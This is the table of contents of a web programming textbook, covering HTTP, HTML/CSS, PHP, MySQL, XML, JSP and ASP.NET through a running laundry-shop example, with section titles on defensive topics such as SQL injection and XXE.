CHAPTER 1 The Web, End to End **1**
1.1 Where We Begin 1
1.2 The Internet and the Web Are Not the Same Thing 2
1.2.1 What a network is, in the smallest possible terms 2
1.2.2 The internet is a network of networks 2
1.2.3 What runs on the internet 3
1.2.4 The web, defined 4
1.2.5 Internet applications and web applications 4
1.3 Addresses: What IP Does 5
1.3.1 Why a machine needs a number 5
1.3.2 IPv4: four numbers, thirty-two bits 6
1.3.3 IPv6, and why it looks so different 6
1.3.4 Ports: which program on that machine 6
1.3.5 What IP does not do 7
1.4 Names: What DNS Does 7
1.4.1 How to read a domain name 8
1.4.2 The lookup, step by step 8
1.4.3 Caching, and why a change takes time to appear 9
1.4.4 Doing a lookup yourself 9
1.5 Conversation: What TCP Does 11
1.5.1 What TCP adds 11
1.5.2 How it keeps its promises 11
1.5.3 The three-way handshake 11
1.5.4 TCP and UDP, and why the web chose TCP — until HTTP/3 12
1.5.5 The four layers, in one table 13
1.6 The Client–Server Conversation, Traced Step by Step 13
1.7 URLs, Taken Apart 15
1.7.1 The seven pieces 15
1.7.2 Seeing it done, three ways 15
1.7.3 Characters that need hiding 17
1.7.4 Absolute and relative, and the words URI and URN 19
1.8 HTTP: The Language of the Conversation 19
1.8.1 What a request looks like 20
1.8.2 The methods 20
1.8.3 What a response looks like 21
1.8.4 Status codes 21
1.8.5 Headers 22
1.8.6 Typing a request by hand 23
1.8.7 The same request, byte by byte 26
1.8.8 Statelessness, and why it matters 27
1.8.9 The versions of HTTP, and HTTPS 27
1.9 What a Web Server Is, and What It Does With a Request 28

1.9.1 The nine things it does with every request ... 29
1.10 Static Pages and Dynamic Pages ... 30
1.10.1 The difference, made concrete ... 31
1.10.2 What the difference looks like on the wire ... 31
1.10.3 When to choose which ... 31
1.11 Server-Side and Client-Side ... 32
1.11.1 The four kinds of web programming ... 32
1.11.2 What each side can and cannot see ... 33
1.11.3 Why the distinction decides everything later ... 33
1.12 Inside the Browser ... 34
1.12.1 Where browsers came from ... 34
1.12.2 Who was winning, and when ... 36
1.12.3 The rendering pipeline ... 37
1.13 Web Architecture in Tiers ... 38
1.14 The Languages of the Web, and How They Got Here ... 39
1.14.1 The markup lineage ... 39
1.14.2 Tim Berners-Lee, and the smallest possible web page ... 40
1.14.3 Thirty-five years on one chart ... 40
1.14.4 Which language should you learn? ... 41
1.15 The Generations of the Web ... 45
1.15.1 Web 1.0: read ... 45
1.15.2 Web 2.0: write ... 45
1.15.3 Web 3.0 and the Semantic Web ... 47
1.15.4 Web 4.0, and everything after ... 49
1.15.5 Web3, which is a different thing entirely ... 51
1.16 Setting Up VS Code for Web Development on Windows, macOS and Linux ... 52
1.16.1 Visual Studio Code ... 52
1.16.2 A browser, and its developer tools ... 53
1.16.3 Live Server, for static pages ... 53
1.16.4 PHP ... 53
1.16.5 MySQL, through XAMPP ... 54
1.16.6 Java: JDK 25, and Tomcat if you want it ... 54
1.16.7 Python 3.14 and Flask ... 55
1.16.8 .NET 10 and C# Dev Kit ... 55
1.16.9 Git, and checking the whole toolchain ... 56
1.17 A First Page, Served End to End, Four Ways ... 57
1.17.1 Way one: a plain file ... 58
1.17.2 Way two: PHP ... 59
1.17.3 Way three: Java ... 63
1.17.4 Way four: Python and Flask ... 71
1.17.5 A fifth way: C# and ASP.NET Core ... 74
1.17.6 Five ways, side by side ... 77
1.18 Profitina in Practice ... 78
1.19 Common Mistakes, and How to Avoid Them ... 79
1.20 Chapter Summary ... 79
1.21 Exercises ... 80
1.22 Solutions to the Exercises ... 81
References ... 83

CHAPTER 2 HTML, CSS, and the Basic Web Languages ... 86
2.1 Where We Left Off ... 86
2.2 What a Markup Language Is ... 87
2.3 The Tools You Need, and Nothing More ... 88
2.4 The Anatomy of an HTML Document ... 89
2.4.1 The tag ... 89

2.4.2 Attributes ... 89
2.4.3 The three parts of a document ... 90
2.4.4 `<!DOCTYPE html>` and `<html>` ... 90
2.4.5 `<head>` and `<title>` ... 91
2.4.6 `<body>` ... 91
2.4.7 A complete skeleton to copy ... 92
2.5 Text: Headings, Paragraphs, and the Two Kinds of Emphasis ... 93
2.5.1 Block and inline ... 93
2.5.2 Headings ... 93
2.5.3 Paragraphs ... 94
2.5.4 Line breaks and horizontal rules ... 94
2.5.5 Physical and logical formatting ... 95
2.5.6 A worked example with all of them ... 96
2.5.7 Alignment, fonts, and preformatted text ... 97
2.6 Lists ... 98
2.6.1 Unordered lists ... 98
2.6.2 Ordered lists ... 99
2.6.3 Nesting, and description lists ... 100
2.7 Links ... 101
2.7.1 Linking to another document ... 101
2.7.2 Linking within a document ... 102
2.7.3 A page with every kind of link in it ... 102
2.7.4 Writing links that work for everyone ... 103
2.8 Images ... 104
2.9 Tables ... 105
2.9.1 Cells ... 105
2.9.2 Rows and a caption ... 105
2.9.3 Formatting, old and new ... 106
2.9.4 How to write a table today ... 107
2.10 Semantic HTML5 ... 108
2.11 Accessibility from the First Line ... 109
2.12 Forms, in Depth ... 111
2.12.1 The `<form>` element ... 111
2.12.2 `name` is the whole point ... 111
2.12.3 `<label>`: never skip it ... 112
2.12.4 `<fieldset>` and `<legend>` ... 112
2.12.5 Every input type ... 112
2.12.6 The controls that are not `<input>` ... 113
2.12.7 The attributes that validate ... 114
2.12.8 The pickup form ... 115
2.13 GET and POST: What the Browser Actually Sends ... 118
2.13.1 The request, byte for byte ... 119
2.13.2 Percent-encoding ... 119
2.13.3 A real POST ... 120
2.13.4 File uploads and `multipart/form-data` ... 121
2.13.5 Choosing between GET and POST ... 122
2.14 Validation: Three Places, Three Jobs ... 123
2.14.1 Validating the markup itself ... 123
2.15 CSS from the First Rule ... 124
2.15.1 The shape of a rule ... 124
2.15.2 Three places to put CSS ... 124
2.15.3 Selectors ... 126
2.15.4 `id` and `class` ... 127
2.15.5 Color ... 129
2.15.6 Lengths ... 130

2.15.7 A first real stylesheet 130
2.16 Custom Properties: Naming a Design Once 131
2.17 The Cascade and Specificity, Worked as Arithmetic 132
2.17.1 Stage one: origin and importance 132
2.17.2 Stage two: specificity 132
2.17.3 A worked contest 133
2.18 The Box Model, Drawn and Measured 134
2.19 Layout: Flexbox and Grid 136
2.19.1 Flexbox 136
2.19.2 Grid 137
2.20 Responsive Design and Media Queries 137
2.21 JavaScript: The Language in One Sitting 138
2.21.1 What JavaScript can do in a page 139
2.21.2 The language, run outside the browser 139
2.21.3 Getting a script onto the page 141
2.21.4 `alert`, `prompt`, and the old ways 141
2.22 The DOM and Events 143
2.22.1 Finding, changing and creating elements 144
2.22.2 Events 145
2.23 `fetch` and JSON: Talking to a Server Without Leaving the Page 146
2.24 Separating Structure, Presentation, and Behavior 148
2.25 Building the Profitina Laundry Public Pages, Step by Step 152
2.26 Serving the Pages and Handling the Forms: Java, Python, PHP 155
2.26.1 Java: the JDK's own HTTP server 155
2.26.2 Python: Flask 157
2.26.3 PHP: the built-in server and a router 159
2.26.4 One test, three servers 160
2.27 Profitina in Practice 160
2.28 Common Mistakes, and How to Avoid Them 161
2.29 Chapter Summary 162
2.30 Exercises 162
2.31 Solutions to the Exercises 163
References 166

CHAPTER 3 PHP from Zero 167
3.1 Where We Left Off 167
3.2 What a Server-Side Language Actually Is 167
3.2.1 The static picture, one more time 167
3.2.2 Adding a program to the middle 168
3.2.3 PHP is one of several 169
3.2.4 What happens between the click and the page 169
3.2.5 Installing the pieces 170
3.3 Your First Script 170
3.3.1 Who wrote PHP 170
3.3.2 What you need to know already 171
3.3.3 Hello World 171
3.3.4 Hello World from three servers 172
3.4 The Shape of a PHP File 174
3.4.1 The ways to open a block 174
3.4.2 Mixing PHP and HTML 174
3.4.3 Comments 175
3.4.4 What is case sensitive and what is not 175
3.5 Getting Output Out 175
3.6 Variables 176
3.7 Types, and PHP's Habit of Converting Them 176

3.7.1 The types 176
3.7.2 You do not declare types; PHP infers them 177
3.7.3 Type juggling, and the two kinds of equals 178
3.7.4 Converting on purpose 178
3.7.5 What counts as false 178
3.8 Constants 179
3.9 Operators 179
3.9.1 Arithmetic, comparison and increment 180
3.9.2 Logic, and short-circuit evaluation 180
3.9.3 Strings, arrays and conditional assignment 180
3.9.4 Precedence, worked out 181
3.10 Making Decisions 183
3.10.1 if, else and elseif 183
3.10.2 The ternary and the alternative syntax 184
3.10.3 switch and match 184
3.11 Repetition 186
3.11.1 break and continue 186
3.11.2 Every branch and every loop, running 187
3.12 Functions, Scope, and How Arguments Travel 190
3.12.1 What a function is 190
3.12.2 Declaring, returning, typing 192
3.12.3 Scope: a function cannot see outside itself 192
3.12.4 By value and by reference 192
3.13 Arrays 195
3.13.1 What an array really is in PHP 195
3.13.2 Indexed arrays 195
3.13.3 Associative arrays 196
3.13.4 Walking an array 198
3.13.5 Seeing inside an array 199
3.13.6 Sorting 200
3.14 Strings 203
3.15 The Same Ideas in Java and Python 205
3.16 Splitting a Program Across Files 210
3.17 The Superglobals: Reading the Request Three Ways 213
3.17.1 What they are 213
3.17.2 Seeing them for yourself 214
3.17.3 The same request in Java and Flask 216
3.17.4 The method, and GET or POST 222
3.18 Forms, and the Price Calculator 223
3.18.1 The parts of a form 223
3.18.2 The shared helpers 223
3.18.3 The calculator 226
3.18.4 The calculator in Java 229
3.18.5 The calculator in Flask 234
3.19 Validation and Escaping 242
3.19.1 The hole, demonstrated 242
3.19.2 The repair 243
3.19.3 Validation is not escaping 243
3.19.4 The contact validator 244
3.20 Cookies and Sessions 245
3.20.1 A protocol with no memory 245
3.20.2 Cookies 245
3.20.3 Sessions 245
3.20.4 The form token 247
3.20.5 The contact form: post, redirect, get 248

3.20.6 Sessions in Java and Flask 250
3.21 Passwords: password_hash and the Staff Login 254
3.21.1 Never store a password 254
3.21.2 password_hash in PHP 255
3.21.3 The login, the protected page, and logging out 256
3.21.4 The same login in Java and Flask 260
3.22 Accepting a File 266
3.23 Errors, and How to Read Them 269
3.24 The Laundry Pages, Assembled 270
3.25 Profitina in Practice 271
3.26 Common Mistakes, and How to Avoid Them 272
3.27 Chapter Summary 272
3.28 Exercises 273
3.29 Solutions to the Exercises 274
References 280

CHAPTER 4 Evaluation and Discussion I: From a Static Site to a Validated Form 281
4.1 Where We Left Off 281
4.2 How to Approach a Web Programming Problem 282
4.2.1 The eight steps 282
4.2.2 Three instruments that show what really happened 283
4.2.3 How each problem is laid out 283
4.2.4 The code folder 284
4.3 Problem 4.1 — Five Pages of a Personal Website 284
4.3.1 The problem 285
4.3.2 Understanding it by hand 285
4.3.3 The HTML 286
4.3.4 The CSS 288
4.3.5 The JavaScript 291
4.3.6 What the browser shows 291
4.3.7 The Java solution 293
4.3.8 The Python solution 296
4.3.9 A tempting wrong solution 298
4.4 Problem 4.2 — Clean URLs for the Five Pages 299
4.4.1 The problem 299
4.4.2 Understanding it by hand 299
4.4.3 The solution with PHP's built-in server 300
4.4.4 Checking all five addresses 302
4.4.5 The Java and Python solutions 304
4.4.6 A tempting wrong solution 304
4.5 Problem 4.3 — Writing the Project Report 305
4.5.1 The problem 305
4.5.2 Understanding it by hand 305
4.5.3 The skeleton of the report 305
4.5.4 The measuring program in JavaScript 306
4.5.5 The Java and Python solutions 307
4.5.6 Evaluation needs a before and an after 310
4.5.7 A tempting wrong solution 311
4.6 Problem 4.4 — Deploying the Site and Publishing Its Source 312
4.6.1 The problem 312
4.6.2 Understanding it by hand 312
4.6.3 A rehearsal on your own machine 312
4.6.4 The Java and Python solutions 314
4.6.5 A tempting wrong solution 317
4.7 Problem 4.5 — One Request on the Wire: the Order-Status Check 317

4.7.1 The problem 318
4.7.2 Understanding it by hand 318
4.7.3 The PHP solution 319
4.7.4 The same request, byte by byte 321
4.7.5 The Java solution 322
4.7.6 The Python solution 324
4.7.7 A tempting wrong solution 325
4.8 Problem 4.6 — GET or POST: Looking Up Against Dropping Off 326
4.8.1 The problem 326
4.8.2 Understanding it by hand 326
4.8.3 The HTML 327
4.8.4 The PHP solution 328
4.8.5 The Java and Python solutions 330
4.8.6 A tempting wrong solution 333
4.9 Problem 4.7 — The Price List as a Real Table 334
4.9.1 The problem 334
4.9.2 Understanding it by hand 334
4.9.3 The HTML 335
4.9.4 The PHP solution 337
4.9.5 The Java and Python solutions 339
4.9.6 A tempting wrong solution 343
4.10 Problem 4.8 — Which Rule Wins, and How Wide Is the Box 345
4.10.1 The problem 345
4.10.2 Understanding it by hand 345
4.10.3 The check in a real browser 347
4.10.4 The same reasoning as a program 348
4.10.5 A tempting wrong solution 351
4.11 Problem 4.9 — A Live Price Estimate in JavaScript 352
4.11.1 The problem 352
4.11.2 Understanding it by hand 353
4.11.3 The HTML and JavaScript 353
4.11.4 The Java and Python solutions 357
4.11.5 A tempting wrong solution 361
4.12 Problem 4.10 — The Bill in PHP: Arrays, Loops, Functions and Sorting 362
4.12.1 The problem 362
4.12.2 Understanding it by hand 362
4.12.3 The PHP solution 363
4.12.4 The Java and Python solutions 365
4.12.5 A tempting wrong solution 369
4.13 Problem 4.11 — The Drop-off Form, Validated and Escaped 370
4.13.1 The problem 370
4.13.2 Understanding it by hand 370
4.13.3 The PHP solution 371
4.13.4 The Java and Python solutions 374
4.13.5 A tempting wrong solution 380
4.14 The Problems Side by Side 381
4.15 Profitina in Practice 382
4.16 Common Mistakes, and How to Avoid Them 383
4.17 Chapter Summary 384
4.18 Exercises 384
4.19 Solutions to the Exercises 385
References 386

CHAPTER 5 PHP and MySQL, and Getting a Server Running 387
5.1 Where We Left Off 387

5.2 Getting a Server Running ... 388
5.2.1 A “web server” is three programs ... 388
5.2.2 The bundles, and why we use one ... 389
5.2.3 XAMPP on Windows, step by step ... 389
5.2.4 XAMPP on macOS ... 390
5.2.5 LAMP on Linux, step by step ... 390
5.2.6 Apache’s configuration and the document root ... 390
5.2.7 Ports, and what to do when 80 is taken ... 392
5.2.8 `php.ini`, and seeing your errors ... 392
5.2.9 MySQL and MariaDB ... 393
5.2.10 phpMyAdmin ... 393
5.2.11 Checking the whole stack ... 394
5.2.12 A server with nothing installed: PHP’s built-in server and SQLite ... 394
5.2.13 Sending the browser somewhere else: redirection ... 395
5.2.14 The problem underneath: HTTP has no memory ... 395
5.2.15 Cookies ... 396
5.2.16 What is wrong with cookies ... 397
5.2.17 Sessions ... 398
5.2.18 How a session actually works ... 399
5.2.19 Signing out, and browsers that refuse cookies ... 401
5.3 What a Relational Database Is ... 401
5.3.1 Start with the counter book ... 401
5.3.2 What makes it relational ... 401
5.3.3 Keys ... 402
5.3.4 The seven tables of Profitina Laundry ... 402
5.3.5 Why the tables are shaped this way ... 404
5.4 SQL from Zero: Making the Tables ... 405
5.4.1 What SQL is ... 405
5.4.2 Creating the database ... 405
5.4.3 Types ... 406
5.4.4 Constraints ... 406
5.4.5 `CREATE TABLE`, line by line ... 407
5.4.6 Foreign keys ... 408
5.4.7 Seeing what exists ... 409
5.5 Loading the Laundry Database ... 410
5.5.1 With phpMyAdmin, step by step ... 410
5.5.2 From the command line ... 410
5.5.3 A user for the application ... 410
5.5.4 Checking the import ... 411
5.5.5 The same data in SQLite, and the query runner ... 411
5.5.6 `INSERT` ... 412
5.5.7 When the rules are broken ... 412
5.5.8 `UPDATE` ... 413
5.5.9 `DELETE` ... 414
5.6 Asking Questions: `SELECT` ... 415
5.6.1 The shape of a query ... 415
5.6.2 Choosing columns ... 416
5.6.3 Choosing rows: `WHERE` ... 416
5.6.4 Ordering and limiting ... 418
5.7 Reading Several Tables at Once: Joins ... 419
5.7.1 Why a join is necessary ... 419
5.7.2 Four tables and more ... 419
5.7.3 `LEFT JOIN`: keeping the rows with no partner ... 420
5.8 Counting and Summarizing ... 421
5.8.1 Aggregate functions ... 421

5.8.2 `GROUP BY` 421
5.8.3 Grouping by month 422
5.8.4 `HAVING` 423
5.8.5 A subquery: who still owes money? 423
5.9 Transactions 424
5.9.1 The problem 424
5.9.2 It working 424
5.10 PHP and MySQL the Classic Way: `mysqli` 426
5.10.1 What a database connection is 426
5.10.2 Connecting and selecting a database 426
5.10.3 Sending a query and reading the answer 427
5.10.4 Cleaning up 429
5.11 An Object-Oriented Wrapper 429
5.11.1 Why wrap it at all 429
5.11.2 The base class and the extension 429
5.11.3 It running 433
5.11.4 What this design gets right, and what it does not 435
5.12 PDO: Create, Read, Update and Delete 436
5.12.1 What PDO is 436
5.12.2 Prepared statements, in one paragraph 437
5.12.3 Customers 437
5.12.4 Bills, and transactions in PHP 439
5.12.5 Errors, and how to show them 443
5.13 SQL Injection, Demonstrated and Prevented 444
5.13.1 The page 444
5.13.2 Reading the attacks 447
5.13.3 The repair 448
5.13.4 The rule, and the two things it does not cover 449
5.14 A Small Web Application: Sessions, PDO and Escaping Together 450
5.14.1 Why bother, when XAMPP works? 453
5.14.2 Downloading PHP and the Visual C++ runtime 454
5.14.3 Putting PHP on the `PATH` 455
5.14.4 Making `php.ini` 457
5.14.5 Testing PHP before IIS is involved 458
5.14.6 Setting up IIS for PHP 460
5.14.7 Restarting, and the test 462
5.15 The Same CRUD in Java: JDBC 463
5.15.1 JDBC in one paragraph 463
5.15.2 Customers and bills 464
5.16 The Same CRUD in Python: `sqlite3`, PyMySQL and Flask 473
5.16.1 The DB-API 473
5.16.2 Customers and bills 474
5.16.3 The customer page in Flask 480
5.17 Profitina in Practice 482
5.18 Common Mistakes, and How to Avoid Them 483
5.19 Chapter Summary 483
5.20 Exercises 484
5.21 Solutions to the Exercises 485

CHAPTER 6 XML and Structured Data 490
6.1 Where We Left Off 490
6.2 The Problem Structured Data Solves 491
6.2.1 Two programs that have to agree 491
6.2.2 A worked example of the failure 491

6.2.3 Portable application, portable data 492
6.3 What XML Is, and What It Is Not 493
6.3.1 A language for making languages 493
6.3.2 HTML describes appearance; XML describes meaning 494
6.3.3 Five things XML is not 494
6.3.4 Where XML actually turns up 495
6.4 Your First XML Document 495
6.4.1 The first line: the XML declaration 495
6.4.2 The root element and its children 496
6.4.3 The Profitina Laundry bill feed 497
6.5 Well-Formedness: Six Rules 499
6.5.1 One root element, and only one 500
6.5.2 Every start tag has a matching end tag 500
6.5.3 Capitalization must be consistent 500
6.5.4 Elements nest; they never overlap 500
6.5.5 Attribute values go in quotation marks 500
6.5.6 An attribute may not be repeated 501
6.5.7 Watching a parser refuse a document 501
6.6 Entities, Character References, CDATA and Comments 502
6.6.1 Characters that already have a job 502
6.6.2 When each one is actually required 503
6.6.3 CDATA sections and comments 503
6.7 Elements or Attributes? 503
6.8 The Tree 504
6.8.1 Parents, children and siblings 504
6.8.2 The kinds of node 506
6.9 Namespaces 508
6.9.1 The collision problem 508
6.9.2 Namespaces in code, and one famous trap 509
6.10 A Family of Vocabularies 510
6.11 Where XML Came From 512
6.12 Validity and the DTD 513
6.12.1 Well-formed is not the same as correct 513
6.12.2 Declaring elements 514
6.12.3 Sequence, choice and how many 514
6.12.4 Declaring attributes 515
6.12.5 Attaching a DTD, and the grammar of the feed 516
6.13 XML Schema 517
6.13.1 A grammar written in XML 517
6.13.2 Datatypes and facets 518
6.13.3 Validating in three languages 521
6.14 Three Ways to Read a Document 525
6.14.1 DOM: build the whole tree 525
6.14.2 SAX: events, one pass, no tree 527
6.14.3 Pull parsing: a cursor you control 529
6.14.4 Measuring the difference 530
6.15 XPath 531
6.15.1 A query language for a tree 531
6.15.2 Twelve expressions, run 532
6.15.3 What Python's standard library leaves out 534
6.16 XSLT 535
6.16.1 What a transformation is 535
6.16.2 Template rules 536
6.16.3 The day sheet 536
6.16.4 Running it three times 538

6.16.5 Querying with XSLT, and where the work happens 541
6.17 XML in the Browser 541
6.18 Reading and Writing XML in PHP, Java and Python 542
6.18.1 Two ways to read in PHP 542
6.18.2 Writing XML from the database: never by joining strings 545
6.19 JSON 563
6.19.1 JSON from zero 563
6.19.2 Reading and writing JSON 566
6.19.3 Size, measured honestly 569
6.19.4 Why the modern web mostly speaks JSON 569
6.20 A Feed Endpoint for Profitina Laundry 570
6.20.1 Designing the endpoint 570
6.20.2 Three implementations 571
6.21 The Traps 576
6.21.1 Encoding, the one that bites first 576
6.21.2 The entity bomb 576
6.21.3 XXE: the document that reads your files 577
6.21.4 Whitespace, the bug that is not a bug 577
6.22 Profitina in Practice 577
6.23 Common Mistakes, and How to Avoid Them 580
6.24 Chapter Summary 580
6.25 Exercises 581
6.26 Solutions to the Exercises 582
References 584

CHAPTER 7 Java Server Pages 586
7.1 Where We Left Off 586
7.2 Why There Is Server-Side Java at All 587
7.2.1 The problem Java was asked to solve 587
7.2.2 Where the pieces live: containers 587
7.2.3 What a servlet is 589
7.2.4 Turning the page inside out 590
7.2.5 `javax` and `jakarta`: which version is which 591
7.3 Getting a Container Running 592
7.3.1 Why a JDK and not just a Java runtime 592
7.3.2 The error everybody sees first 592
7.3.3 Installing Tomcat 10.1 or 11 on its own 593
7.3.4 Proving it works 594
7.3.5 Opening the management applications 595
7.3.6 Tomcat inside VS Code: Community Server Connectors 597
7.3.7 What this book's own build could and could not do 598
7.4 The First JSP Page 598
7.4.1 Six lines 598
7.4.2 Reading the page one piece at a time 599
7.4.3 Running it without Tomcat 599
7.5 A JSP Page Is a Servlet in Disguise 600
7.5.1 The machinery 600
7.5.2 The decision, in a flow chart 601
7.5.3 The generated servlet, printed in full 602
7.5.4 Reading an error that happened in a file you did not write 604
7.5.5 The lifecycle: three methods, called at three different rates 604
7.5.6 Proving the lifecycle with a page that counts 605
7.6 Servlets in Full 607
7.6.1 The servlet lifecycle 607
7.6.2 The request and the response 608

7.6.3 Mapping an address to a servlet 608
7.6.4 One servlet, followed from start to finish 608
7.7 Building and Deploying a Web Application 608
7.7.1 Step 1: the development tree 609
7.7.2 Steps 2 and 3: static resources and the deployment descriptor 609
7.7.3 Step 4: building the WAR 611
7.7.4 Step 5: deploying 612
7.7.5 Step 6: asking for the page 613
7.8 Directives 614
7.8.1 What a directive is 614
7.8.2 The page directive 614
7.8.3 The include directive 615
7.8.4 The taglib directive 615
7.8.5 The XML-flavored syntax 615
7.9 Scripting Elements: Expressions, Scriptlets, Declarations 616
7.9.1 Expressions 616
7.9.2 Scriptlets 616
7.9.3 A scriptlet that spans HTML: the loop 617
7.9.4 Declarations 618
7.9.5 The JSP comment, and three kinds of invisible 619
7.10 The Implicit Objects 620
7.10.1 Where they come from 620
7.10.2 All nine, from one real request 620
7.10.3 The four you will actually use 621
7.11 The Four Scopes 621
7.11.1 The idea 621
7.11.2 Watching them move 622
7.11.3 The search order 622
7.12 JavaBeans and the `jsp:` Actions 623
7.12.1 What a bean is 623
7.12.2 `jsp:useBean` 625
7.12.3 `jsp:getProperty`, `jsp:setProperty`, and a bean with a query behind it 626
7.13 The Expression Language 629
7.13.1 Why it exists 629
7.13.2 The syntax 629
7.13.3 Every operator, with its answer 629
7.13.4 The EL implicit objects 630
7.14 JSTL: The Standard Tag Library 630
7.14.1 The last of the Java comes out 630
7.14.2 The loop, with no braces to leave open 631
7.14.3 `c:out`, and the attack it stops 632
7.14.4 `c:choose`, `c:if`, `c:remove` and formatting 633
7.15 Servlets and JSP Together: the Laundry Bills Pages 633
7.15.1 Servlet over JSP, or JSP over servlet? 633
7.15.2 The shape of the Laundry pages 635
7.15.3 The list: one controller, one view 636
7.15.4 The form: validate, redisplay, or store and redirect 640
7.15.5 The bill page and the workflow button 645
7.16 JDBC with SQLite and MySQL 646
7.16.1 Where the SQL goes 646
7.16.2 One class for connections 646
7.16.3 The DAO: bound values and transactions 648
7.16.4 Building the DAO once: a listener, and optionally a pool 650
7.17 Sessions, Cookies and Logging In 652
7.17.1 The problem, and the mechanism 652

7.17.2 Logging in 652
7.17.3 Cookies directly 654
7.18 Filters 654
7.18.1 What a filter is 654
7.18.2 The three Laundry filters 654
7.19 Errors, Including and Forwarding 656
7.19.1 The page a customer should see 656
7.19.2 Two includes, and the rule for choosing 657
7.19.3 Forwarding and redirecting 658
7.20 Testing Servlets without a Container 658
7.21 The Same Features on the JDK's Own HTTP Server 659
7.22 The Same Features in Python: Flask and Jinja2 665
7.23 JSP Next to the PHP You Already Know 668
7.24 Profitina in Practice 668
7.25 Common Mistakes, and How to Avoid Them 669
7.26 Chapter Summary 670
7.27 Exercises 670
7.28 Solutions to the Exercises 671
References 672

CHAPTER 8 Evaluation and Discussion II: A Database-Backed Web Application, from Design to Deployment 674
8.1 Where We Left Off 674
8.2 How to Approach a Web Application Problem 675
8.3 The Case and the Code of This Chapter 676
8.4 The Project: A CRUD Website with Authentication 677
8.4.1 Problem 8.1 — Designing the database 678
8.4.2 Problem 8.2 — Registration, login and logout 685
8.4.3 Problem 8.3 — Eight features on one database 700
8.4.4 Problem 8.4 — Evidence, write-up, repository and deployment 725
8.5 New Worked Problems: PHP and MySQL 732
8.5.1 Problem 8.5 — Takings per outlet and payment method 732
8.5.2 Problem 8.6 — A status check that cannot be tricked 737
8.5.3 Problem 8.7 — A cookie is not a session 741
8.6 New Worked Problems: XML and JSON 749
8.6.1 Problem 8.8 — Exporting a day's bills as XML 749
8.6.2 Problem 8.9 — Valid, not merely well-formed 755
8.6.3 Problem 8.10 — A JSON price list with real numbers 760
8.7 New Worked Problems: Servlets and JSP 763
8.7.1 Problem 8.11 — The queue page as model, view and controller 763
8.7.2 Problem 8.12 — Four places to keep a number 774
8.8 The Problems of This Chapter Compared 778
8.9 Profitina in Practice 779
8.10 Common Mistakes, and How to Avoid Them 780
8.11 Chapter Summary 781
8.12 Exercises 781
8.13 Solutions to the Exercises 782
References 784

CHAPTER 9 ASP.NET and Rich Internet Applications 786
9.1 Where We Left Off 786
9.2 Rich Internet Applications 786
9.2.1 What "rich" means 786
9.2.2 Before HTML5: the age of plugins 788
9.2.3 Where the plugins went 790

9.2.4 HTML5: the platform that won 791
9.3 Ajax: RIA Without a Plugin 792
9.3.1 The classic model and the Ajax model 792
9.3.2 Why “asynchronous” matters 793
9.3.3 Thin client and fat client 795
9.3.4 Google Maps, the example that made Ajax famous 797
9.3.5 From XMLHttpRequest to fetch() and promises 799
9.3.6 JSON, the X that is no longer XML 800
9.3.7 Server-rendered pages, Ajax-enhanced pages and single-page applications 801
9.4 The .NET Platform 802
9.4.1 From CGI and classic ASP to ASP.NET 802
9.4.2 What .NET is 802
9.4.3 ASP.NET 2.0, 3.5 and 4.0 804
9.4.4 From ASP.NET 5 to ASP.NET Core and one .NET 804
9.4.5 Which ASP.NET? 805
9.5 Installing the .NET 10 SDK and the C# Dev Kit 806
9.5.1 SDK or runtime? 806
9.5.2 Installing on Windows, macOS and Linux 806
9.5.3 VS Code and the C# Dev Kit 807
9.5.4 What this book’s build could and could not do 807
9.6 The First Razor Pages Application 807
9.6.1 One command 807
9.6.2 The anatomy of a Razor Pages project 808
9.6.3 `Program.cs`: services, then pipeline 809
9.6.4 A page and its page model 810
9.7 Razor Syntax 811
9.7.1 One character: `@` 811
9.7.2 The layout and the two underscore files 813
9.8 Page Models, Handlers and Tag Helpers 814
9.8.1 A page model that asks for what it needs 814
9.8.2 Handlers 816
9.8.3 Model binding and validation 816
9.8.4 Tag helpers 818
9.8.5 Two requests, one page object each 820
9.9 Web Forms, Shown for Concept 820
9.9.1 The page syntax 820
9.9.2 The page is an object with events 822
9.9.3 Postback and view state 823
9.9.4 Validation controls 824
9.9.5 Master pages 827
9.9.6 Ajax in Web Forms: the UpdatePanel 827
9.9.7 Every Web Forms idea, in its modern form 829
9.10 The Live Bill Status: an Ajax Feature for Profitina Laundry 830
9.10.1 What the customer and the counter see 830
9.10.2 The rules, written down before the code 832
9.10.3 The data layer: one interface, two stores 833
9.10.4 `Program.cs`: the store, the pages and one minimal API 841
9.10.5 The page model: HTML for people, JSON for scripts 843
9.10.6 The front end: `live-status.js` 846
9.10.7 The counter 851
9.10.8 Watching it work 855
9.10.9 Polling, and the alternatives 856
9.11 The Same Feature in PHP 857
9.12 The Same Feature in Java 859
9.13 The Same Feature in Python 860

9.14 One Contract, Four Servers 863
9.15 Profitina in Practice 865
9.16 Common Mistakes, and How to Avoid Them 865
9.17 Chapter Summary 866
9.18 Exercises 867
9.19 Solutions to the Exercises 868
References 869

CHAPTER 10 Three Systems Demonstrated: PHP, JSP, and ASP.NET 871
10.1 Where We Left Off 871
10.2 One Feature Set, Five Builds 872
10.2.1 What we build 872
10.2.2 Five builds of it 873
10.2.3 How the code is arranged, in every build 874
10.3 The Three Servers on One Windows Machine 875
10.3.1 XAMPP: Apache, MySQL and PHP in one installer 875
10.3.2 Tomcat inside XAMPP, and why this book does not use it 879
10.3.3 IIS: the web server that comes with Windows 882
10.3.4 The .NET SDK and the `dotnet` command 886
10.3.5 A first Razor Pages application, from the command line 889
10.3.6 Visual Studio on Windows 891
10.3.7 The same three servers without Windows 896
10.4 The Parts Every Build Shares 896
10.4.1 The database, and what each build reads of it 896
10.4.2 The rules, in one file per language 897
10.4.3 Passwords: one hash format, four implementations 898
10.5 PHP 8 and PDO 900
10.5.1 The life of a PHP request: nothing survives 901
10.5.2 One door: the front controller 901
10.5.3 The pages 903
10.5.4 Templates, and escaping by hand 905
10.5.5 The session 907
10.5.6 The database: PDO 907
10.5.7 Configuration 908
10.5.8 Running it 908
10.6 Jakarta Servlets and JSP 909
10.6.1 The life of a request in a container 909
10.6.2 How an address reaches a servlet 910
10.6.3 The filter: the checks every request passes 910
10.6.4 The servlets 912
10.6.5 The JSP views 916
10.6.6 Configuration and the deployment descriptor 918
10.6.7 Building the WAR, and what was not run 918
10.7 The Same Servlets on the JDK's Own Server 919
10.7.1 What the container was doing 919
10.7.2 Sessions, written out 921
10.7.3 Views without a template language 921
10.7.4 Data access, shared with the servlet build 922
10.7.5 Running it 924
10.8 ASP.NET Core Razor Pages 924
10.8.1 The project, and the one honest compromise 924
10.8.2 `Program.cs`: services, then a pipeline 925
10.8.3 Pages: a route, a model, a view 927
10.8.4 The login: cookie authentication instead of a session 929
10.8.5 The new-bill page, and a finding 930

